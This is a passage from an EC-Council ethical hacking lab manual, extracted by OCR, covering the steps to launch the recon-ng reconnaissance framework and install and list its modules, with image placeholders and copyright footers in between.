
5. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Terminal** window, type the command **recon-ng** and press **Enter** to launch the application.




7. Type **help** and press **Enter** to view all the commands that allow you to add/delete records to a database, query a database, etc.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Type **marketplace install all** and press **Enter** to install all the modules available in recon-ng.

   Note: Ignore the errors while running the command.




9. After the installation of modules, type the **modules search** command and press **Enter**. This displays all the modules available in recon-ng.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

